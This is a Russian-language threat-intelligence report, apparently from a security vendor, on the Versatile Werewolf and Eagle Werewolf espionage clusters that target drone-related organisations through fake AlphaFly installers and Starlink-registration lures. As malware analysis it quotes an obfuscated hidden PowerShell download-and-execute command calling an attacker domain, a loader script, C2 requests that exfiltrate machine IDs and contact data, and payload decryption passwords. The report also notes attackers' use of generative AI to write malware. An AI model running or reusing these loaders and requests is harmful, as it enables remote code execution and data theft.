
testexe.exe создает скрытый каталог **%PROGRAMDATA%\29167fc2-cdc7-490d-9c70-96bfb9b58225**. В данный каталог распаковываются легитимный **Fondue.exe** и вредоносный апплет панели управления **appwiz.cpl**, упакованный в UPX и обфусцированный с помощью Oreans Code Virtualizer.

Fondue.exe — легитимное приложение Windows «Windows Features on Demand UX» версии 10.0.19041.1. Позволяет включать или отключать дополнительные компоненты ОС.

После распаковки осуществляется запуск **Fondue.exe**. При его запуске с помощью техники DLL side-loading в адресное пространство **Fondue.exe** подгружается вредоносный апплет **appwiz.cpl**. В результате подгрузки данного апплета в памяти **Fondue.exe** разворачивается имплант фреймворка постэксплуатации Sliver. Имплант обращается к C2-серверу **curtainbeatdisturbance[.]com**, а также создает мьютекс **MediumTurquoiseBeige**. Кроме того, подгруженный вредоносный апплет создает задачу в планировщике Windows в целях закрепления в системе. Имя задачи имеет формат: **MicrosoftEdgeUpdateTaskMachineUA{GUID}** (пример: **MicrosoftEdgeUpdateTaskMachineUA{dccb869b-0d8f-1b4e-f48c-85c613ae8b4b}**). В качестве команды осуществляется запуск **%PROGRAMDATA%\29167fc2-cdc7-490d-9c70-96bfb9b58225\fondue.exe -Embedding** с повтором каждую минуту.

SoullessRAT: AlphaFly

Также в ходе исследования активности кластера Versatile Werewolf был обнаружен сетевой ресурс **alphafly-drones[.]com**, замаскированный под сайт для распространения поддельного приложения для тренировки и обучения пилотированию БПЛА AlphaFly. Приложение загружалось по ссылке **hxxps://www.alphafly-drones[.]com/downloads/AlphaFlyInstallV1-2.msi**. Данный сетевой ресурс мимикрирует под легитимный **betaflight.com**, а медиаресурсы позаимствованы с ресурса **obriy[.]airforce**.



Сетевой ресурс атакующих

Установщик **AlphaFlyInstallV1-2.msi** замаскирован под установщик приложения-симулятора для управления БПЛА AlphaFly. При запуске данного MSI-установщика создается каталог **%LOCALAPPDATA%\AlphaFlyNew**, в который распаковываются два файла:

- **run-script.ps1** — загружает по ссылке PowerShell-скрипт и скрытно выполняет его. Обфусцированное содержимое PowerShell-скрипта **run-script.ps1**:

```
powershell -w hidden -ep bypass -c "I''E''X([text.Encoding]::utf8.getSTRING((New-Object System.Net.WebClient).download('hxxps://newfolder[.]click/9eb834a451460e')))"
```

- **helper.vbs** — осуществляет запуск PowerShell-скрипта **run-script.ps1**. VBS-скрипт, предположительно, создан с помощью генеративного ИИ, так как в коде отсутствует обфускация и содержатся подробные комментарии. Содержимое **helper.vbs** аналогично представленному в тексте исследования выше.

Также MSI-установщик для отвлечения внимания пользователя демонстрирует ложное сообщение об ошибке. PowerShell-команда для отображения сообщения об ошибке:

```
powershell -WindowStyle Hidden -Command "Add-Type -AssemblyName PresentationFramework;  
[System.Windows.MessageBox]::Show('Error496e7374616c6c6174696f6e206572726f723a20566964656f2061646170746572206f666206e65656465642076'  
'Error 0x80131509', 'OK', 'Error')"
```



Error496e7374616c6c6174696f6e206572726f723a20566964656f
2061646170746572206f66206e65656465642076657273696f6e2
0776173206e6f7420666f756e642e

OK

Сообщение об ошибке

Выполнение указанных выше скриптов приводит к скачиванию PowerShell-загрузчика. Загрузчик скачивает интерпретатор Node.js (в случае отсутствия в системе) и следующую стадию в виде обфусцированного JS-скрипта. После загрузки всех компонентов происходит запуск загруженного JS-скрипта с помощью интерпретатора Node.js.

```
$nodeUrl = "https://nodejs.org/dist/v22.16.0/node-v22.16.0-win-x64.zip"
$installPath = "$env:USERPROFILE\AppData\Local\nodejs"
$nodePath = "$installPath\node-v22.16.0-win-x64"
$nodeZipPath = "$installPath\node.zip"
if (-not (Test-Path $nodePath)) {
    New-Item -ItemType Directory -Path $installPath -Force | Out-Null
    Invoke-WebRequest -Uri $nodeUrl -OutFile $nodeZipPath
    Expand-Archive -Path $nodeZipPath -DestinationPath $installPath -Force
    Remove-Item $nodeZipPath -Force
    setx PATH "$nodePath;$env:PATH"
}
$env:PATH = "$nodePath;$env:PATH"

$runnerUrl = "https://newfolder.click?cid=9eb834a451460e"
$runnerPath = "$installPath\index.js"
Invoke-WebRequest -Uri $runnerUrl -OutFile $runnerPath
node $runnerPath
```

Содержимое PowerShell-загрузчика

Обфусцированный JS-скрипт является загрузчиком, отвечающим за закрепление в скомпрометированной системе и за загрузку по сетевому адресу `hxxps://newfolder[.]click/?cid=9eb834a451460e&mod=main` финальной стадии — обфусцированного трояна удаленного доступа на JavaScript, написанного с применением генеративного ИИ. Этому трояну мы дали название SoullessRAT.

Примечательно, что в данном JS-загрузчике отсутствует вычисление MD5-хеш-суммы от серийного номера диска:

```
const v3870 = await vVF235.index.$get({
  query: {
    cid: "9eb834a451460e",
    mod: "main"
  }
});
```

На момент исследования нагрузка была недоступна. Однако аналогичная атака Versatile Werewolf с применением MSI-установщика, PowerShell и JS-загрузчика, осуществляющего загрузку SoullessRAT, была [описана](#) ранее экспертами Positive Technologies.

Основные функциональные возможности SoullessRAT (исходя из предыдущих атак):

- загрузка файлов из скомпрометированной системы на сервер атакующих;
- загрузка и запуск модулей: самоуничтожения, SSH, сбора данных из почтового клиента Outlook;
- получение информации о системе: имени пользователя и компьютера, названия и версии ОС, версии сборки Windows, информации о процессоре, информации о графическом процессоре, объеме оперативной памяти, названии домена хоста, привилегиях пользователя;
- удаленное выполнение команд (в том числе в интерпретаторе PowerShell);
- получение исполняемого файла и его запуск в скомпрометированной системе;
- загрузка файлов с сервера атакующих в скомпрометированную систему;
- создание снимков экрана;
- получение списка логических томов в системе;
- получение списка файлов по указанному в команде пути;
- завершение собственного процесса.

Eagle Werewolf

В феврале 2026 года наши специалисты обнаружили кибершпионскую активность, связанную с кампанией по регистрации устройств Starlink. Данную активность удалось связать с более ранней атакой, [описанной](#) экспертами Positive Technologies.


После ретроспективного исследования было принято решение выделить выявленную вредоносную активность в отдельный кластер, названный Eagle Werewolf.

По имеющейся у нашей команды информации, кластер Eagle Werewolf активен как минимум с мая 2023 года. Атакуют преимущественно государственные и промышленные организации, а также физических лиц, связанных с производством и инженерией БПЛА. Методом получения первоначального доступа являются таргетированные фишинговые рассылки, причем в феврале 2026 года была обнаружена активность, связанная с компрометацией одного из тематических телеграм-каналов для распространения ВПО.

В основной арсенал Eagle Werewolf входят следующие вредоносные программы:

- C#-дроппер — использовался в старых кампаниях;
- Rust-дроппер;
- Go-дроппер;
- Go2Tunnel — инструмент для создания SSH-туннеля;
- AquilaRAT.


В феврале 2026 года в одном достаточно крупном, специализирующемся на теме БПЛА телеграм-канале появилась новость о компрометации другого телеграм-канала. Атакующие сперва подготовили аудиторию скомпрометированного канала, сообщив о якобы сборе заявок на активацию устройств Starlink, а также создали отдельный аккаунт поддержки, с которого происходило распространение ВПО в архиве [Чек-лист .zip](#).



Новость о компрометации телеграм-канала

Rust-дроппер

В ZIP-архиве находится исполняемый файл **Чек-лист.exe**, замаскированный под новое приложение для подачи заявок на регистрацию устройств Starlink. **Чек-лист.exe** является дроппером, реализованным на языке Rust. Дроппер имеет графический интерфейс для отвлечения внимания пользователя.



Отвлекающее окно с капчей

Графический интерфейс основан на фреймворке Tauri. После прохождения капчи управление переходит в IPC-диспетчер команд Tauri. Пример IPC-диспетчера команд:

```
case 0xFi64:
    if ( *v3 ^ 's_timbus' | *(v3 + 7) ^ 'knilrats' )// submit_starlink
        goto LABEL_22;
    memcpy(Src, a2, 0x208ui64);
    v10 = a2[113];
    *$Src[65] = *(a2 + 115);
    Src[67] = a2[117];
    *$Dst[376] = a2[112];
    *$Dst[360] = _mm_loadu_si128(a2 + 55);
    memcpy(&$Dst[392], Src, 0x648ui64);
    v42 = 0;
    memcpy(Dst, a2 + 65, 0x168ui64);
    *$Dst[384] = v10;
    v43 = a2[114];
    v44 = 0;
    v11 = sub_7FF74CF794E0(Dst);
    if ( tokio::runtime::task::state::State::drop_join_handle_fast::h4d6547764f31c44e(v11→m128i_i64) )
        tokio::runtime::task::raw::RawTask::drop_join_handle_slow::hbd15b687056047b4(v11);
    return 1;
case 0x12i64:
    if ( _mm_and_si128(
        _mm_movemask_epi8(
            _mm_cmpeq_epi8(_mm_cvtsi32_si128(*(v3 + 16)), xmmword_7FF74D64A050),// decrypt_and_launch
            _mm_cmpeq_epi8(_mm_loadu_si128(v3), xmmword_7FF74D64A040))) != 0xFFFF )
        goto LABEL_22;
    memcpy(Dst, a2, 0x208ui64);
    memcpy(v46, a2 + 65, sizeof(v46));
    v53 = a2[117];
    v52 = _mm_loadu_si128((a2 + 115));
    Src[6] = 0i64;
    Src[0] = $unk_7FF74D711BF8;
```

IPC-диспетчер команд Tauri

Команды:

- `get_machine_id`;
- `submit_starlink`;
- `decrypt_and_launch` — не используется, но повторяет логику `decrypt_and_launch_with_captcha`;
- `register_machine_on_server`;
- `decrypt_and_launch_with_captcha`.

Описание команд в порядке их исполнения:

1. `decrypt_and_launch_with_captcha`

После прохождения капчи пользователем происходит расшифрование файла с помощью AES-256 в режиме CBC, где ключ и IV вырабатываются с помощью PBKDF2 с паролем **support2026** и солью в виде 8 нулевых байтов. Зашифрованный файл имеет заголовок **ICRYPTMP** и зашифрован в формате multi-part encryption. С помощью AES происходит попытка расшифровать один из чанков. Если чанк расшифрован корректно, то там находится заголовок **WRAP**, после которого идет ключ и IV для расшифрования оригинальной нагрузки.

Структура зашифрованной нагрузки:

```
struct icryptmp_header {
    uint8_t magic[8]; // ICRYPTMP
    uint8_t version; // 1
    uint16_t chunks_count;
    icryptmp_chunk chunks[chunks_count];
    uint8_t *encrypted_payload;
};

struct icryptmp_chunk {
    uint32_t chunk_size;
    uint8_t chunk_data[chunk_size];
};

struct icryptmp_wrap {
    uint8_t magic[4]; // WRAP
    uint8_t aes_key[32];
    uint8_t aes_iv[16];
};
```

00000000:	49 43 52 59 50 54 40 50	01 00 1E 00 00 00 40 FE	ICRYPTMP.....@.
00000010:	8C 97 13 23 20 60 CE B4	92 FA F9 06 2C 95 6C 65	..#.....,le
00000020:	2A C8 86 7F 80 95 2C 69	F1 63 49 55 A4 EB 63 F4	*.....,i cIU..c.
00000030:	34 E0 78 B9 14 E0 19 B8	4A 7E 67 2B 58 FA E0 BE	4.x.....J~g+X..
00000040:	B8 DE B4 24 2D 6C A3 68	53 9C A0 77 E0 78 D0 00	..\$-l hS..w.{.
00000050:	00 00 40 95 1B 4D 25 47	BC DA 25 E4 6C 34 F1 02	..@..M%G..%l4..
00000060:	BD AD 10 06 F6 35 52 E3	F9 DD CB 28 7D 06 5F BC	SR.....{..
00000070:	B2 BE 5E FF 57 D0 4E DF	A2 D1 C2 0E 8B A5 6D B6	..^..W.N.....m.
00000080:	DC 77 0C E9 85 79 08 D8	4A 22 BA 36 5C 11 10 BC	w...y...J" d\..
00000090:	0A 89 B7 00 00 00 40 31	56 09 C8 D7 2F D0 8E 5E	...@1V.../..^
000000A0:	70 2A 9A AD F3 43 13 5A	7D A4 94 20 9B A9 14 65	p*...C.Z}...e
000000B0:	D7 7C EC 4A 0F 27 96 10	AB 34 BF 2A 1C C5 94 7A	.J.'...4...z
000000C0:	A0 74 F0 4C 83 57 C4 03	D7 C6 5C 74 96 B9 65 47	t.L.W...t..e6
000000D0:	0F 0D 10 C5 3C 77 FE 00	00 00 40 44 8B 39 86 C3	...<w...@0.9..

Структура зашифрованных чанков

00000000:	57 52 41 50 32 26 FC BD	45 FC 33 42 73 1C E3 F2	WRAP2&...E.3Bs...
00000010:	49 78 EE D2 65 2C 3A 66	AA 7B 09 C2 81 DE 5F 0A	Ix..e,:f{.....
00000020:	01 17 65 0F 4D D0 DC 1B	9A 13 18 F5 97 9A 0C 81	..e.M.....
00000030:	C2 E9 51 7D		..Q}

Расшифрованный WRAP-чанк

После расшифрования нагрузки создается каталог **%TEMP%\feedback-starlink\insider-[a-zA-Z0-9]{6}**. Внутри него сохраняется Go-дроппер **updater.exe**, запускающийся с помощью WinAPI-функции **CreateProcessW**.

2. register_machine_on_server

Собирается следующая информация о системе:

- имя компьютера с помощью **GetComputerNameExW(ComputerNamePhysicalDnsHostname)**;
- **bios_serial** с помощью выполнения команды **powershell -Command(Get-WmiObject win32_bios).SerialNumber**;
- **system_uuid** с помощью **powershell -Command(Get-WmiObject win32_computersystemproduct).uuid**;
- **processor_id** с помощью **powershell -Command(Get-WmiObject win32_processor).processorid**;
- **motherboard_serial** с помощью **powershell -Command(Get-WmiObject win32_baseboard).serialnumber**.

Если не удалось получить какой-либо из пунктов, то подставляется строка **unknown**.

```

v42 = -2164;
v2 = off_7FF679560818;
if ( *off_7FF679560818 > 3ui64 )
{
    v20 = 4i64;
    v21 = "still_core::system_info:";
    v22 = 23i64;
    v24 = &off_7FF6792E83F0;           // generate_unique_id_v22
    v25 = 1i64;
    v26 = 8i64;
    v14 = 0i64;
    v27 = 0i64;
    v15 = "still_core::system_info:";
    v16 = 23i64;
    v17 = 0i64;
    v18 = "C:\\Users\\SOFTWARE\\cargol\\git\\checkouts\\still-99d2ea94ecda09f7\\b5fa08d6\\still-core\\src\\system_info.rs";
    v19 = 99i64;
    v23 = 0xD500000001i64;
    _LT$Log...__private_api...GlobalLogger$u20$as$u20$log..Log$GT$::log::h74fe7e4dde953883(&v41, &v14);
}
collect_GetComputerNameExW(&v37);
collect_bios_serial(&v34);           // -Command(Get-WmiObject win32_bios).SerialNumber
collect_system_uuid(&v31);           // -Command(Get-WmiObject win32_computersystemproduct).uuid
collect_processor_id(&v28);           // -Command(Get-WmiObject win32_processor).processorid
collect_motherboard_serial(&v11);     // -Command(Get-WmiObject win32_baseboard).serialnumber
v3 = v38;
v4 = v35;
v5 = v32;
v6 = v29;
v40 = v12;
gen_machine_id(&v9, v38, v39, v35, v36, v32, v33, v29, v30, v12, v13);
if ( *v2 > 3ui64 )
{
    v8[0] = &v9;
    v8[1] = _LT$alloc..boxed..convert.._LT$impl$u20$core..convert..From$LT$alloc..string..String$GT$u20$for$u20$alloc..boxed..Box$LT$dyn$u20$core..error..Error$u
    v20 = 4i64;
    v21 = "still_core::system_info:";
    v22 = 23i64;
    v24 = &off_7FF6792E8418;           // Unique machine id:

```

Сбор информации о системе

Затем собранная информация конкатенируется с помощью знака `:`, и данная строка хешируется с помощью SHA-256. После этого на управляющий сервер `203.161.56[.]226` отправляется следующий POST-запрос для регистрации:

```

POST /public/catalog/machine/register HTTP/1.1
content-type: application/json
accept: */*
host: 203.161.56[.]226
content-length: 81

```

```
{
  "machine_id": "<machine_id>"
}
```

3. submit_starlink

Происходит опрос пользователя о модели Starlink, после чего вызывается команда `get_machine_id`, которая повторяет логику сбора информации о системе из пункта 2. После сбора информации формируется следующий запрос HTTP POST:

```

POST /public/starlink/starlink-v2 HTTP/1.1
content-type: application/json
accept: */*
host: 203.161.56[.]226
content-length: 258

```

```

{
  "kit_starlink": "<answ_1>",
  "model_starlink": "<answ_2>",
  "phone_contact": "<answ_3>",
  "telegram_contact": "<answ_4>",
  "subscription_debt": "<answ_5>",
  "usage_duration": "<answ_6>",
  "has_cabinet_access": "<answ_7>",
  "machine_id": "<machine_id>"
}

```

Дополнительная информация собирается с помощью графического интерфейса приложения.

Шаг 2 из 4

50%

Чек-лист для подачи Starlink на активацию

Пожалуйста, корректно заполняйте данные, дабы избежать пролонгирования активации

Модель Starlink *

Выберите...



KIT номер *

00000000

KIT номер вы можете найти на коробке или в личном кабинете

Далее

Шаг 3 из 4

75%

Чек-лист для подачи Starlink на активацию

Пожалуйста, корректно заполняйте данные, дабы избежать пролонгирования активации

☐ Есть задолженность по подписке

Как долго работал Starlink?

- ☐ Новый
- ☐ менее 3 месяцев
- ☐ более 3 месяцев

☐ Отвязан от личного кабинета

Назад

Далее

Чек-лист Starlink

Шаг 4 из 4100%

Чек-лист для подачи Starlink на активацию

Пожалуйста, корректно заполняйте данные, дабы избежать пролонгирования активации

Можете связаться со мной:

В телеграме

По номеру


Назад

Отправить чек-лист

Сбор информации о Starlink

В конце исполнения Rust-дроппера каталог `insider-[a-zA-Z0-9]{6}` удаляется.

Также удалось обнаружить еще один вариант Rust-дроппера, связанного с регистрацией устройств Starlink, в котором от пользователя требуется ввести пароль. Данный пароль используется для расшифровки вредоносной нагрузки, являющейся Go-дроппером.



Окно ввода пароля

Список подходящих паролей, используемых при расшифровании нагрузки:

support2026, zov2025zov, [redacted]2025, [redacted]nasha, nasha[redacted]2025, zvezda[redacted], pomosch[redacted], zov[redacted], zov2025[redacted], 20zov25zov, zzz2025vvv


В данном экземпляре Rust-дроппера, в диспетчере команд Tauri, существует две команды:

- `decrypt_and_launch` — повторяет логику расшифрования нагрузки, описанной ранее.

- **submit_feedback** — сбор информации о Starlink и отправка на управляющий сервер. Собирается информация, аналогичная описанной ранее, и отправляется запрос HTTP POST:

```
POST /public/starlink HTTP/1.1
content-type: application/json
accept: */*
host: 203.161.56[.]226
content-length: 145

{
  "kit_starlink": "<answ_1>",
  "model_starlink": "<answ_2>",
  "phone_contact": "<answ_3>",
  "telegram_contact": "<answ_4>",
  "subscription": "<answ_5>",
  "subscription_end_date": "<answ_6>"
}
```



The screenshot shows a web browser window titled "Регистрация Starlink". Inside, there is a registration form with the title "Форма регистрации Starlink" and the instruction "Заполните все поля для отправки заявки". The form contains several input fields: "KIT Number *" with the value "00000000", "Модель Starlink *" with the value "Standard, High Performance, Mini...", "Телефон для связи *" with the value "+7 (999) 123-45-67", and "Telegram для связи" with the placeholder "@username или номер телефона (необязательно)". There is also a checkbox labeled "Действующая подписка" which is currently unchecked. At the bottom of the form is a large blue button labeled "Отправить заявку".

Сбор информации о Starlink

Go-дроппер

Исполняемый файл **updater.exe** является дроппером на языке Go, который распаковывает встроенные gzip-архивы и запускает финальные стадии нагрузок.

Примечательно, что дроппер имеет возможность обработки аргументов. Так, если передан аргумент **-restore**, то дроппер только распакует файлы и запишет в файл **Log.txt** информацию о пути распаковки, а также о том, каким образом запускать данные файлы. Пример лог-файла для Go-дроппера:

```
Log file: <go_dropper_rundir>\Log.txt
Restoring assets...
Restore complete.
```

```
Paths:
Root:    %TEMP%\starter<random_num>
Main:    %TEMP%\starter<random_num>\starter.bat
Second:  %TEMP%\starter<random_num>\resources\app\second-app\main.bat
```

```
Manual run (in elevated PowerShell):
Start-Process -FilePath '%TEMP%\starter<random_num>\starter.bat' -WorkingDirectory '%TEMP%\starter<random_num>' -WindowStyle
Hidden
Start-Process -FilePath '%TEMP%\starter<random_num>\resources\app\second-app\main.bat' -WorkingDirectory
'%TEMP%\starter<random_num>\resources\app\second-app' -WindowStyle Hidden
```

Если аргумент не передан, то происходит стандартный запуск.

Go-дроппер создает каталог `%TEMP%\starter<random_num>` со следующей структурой:

```
starter<random_num>
├─ install
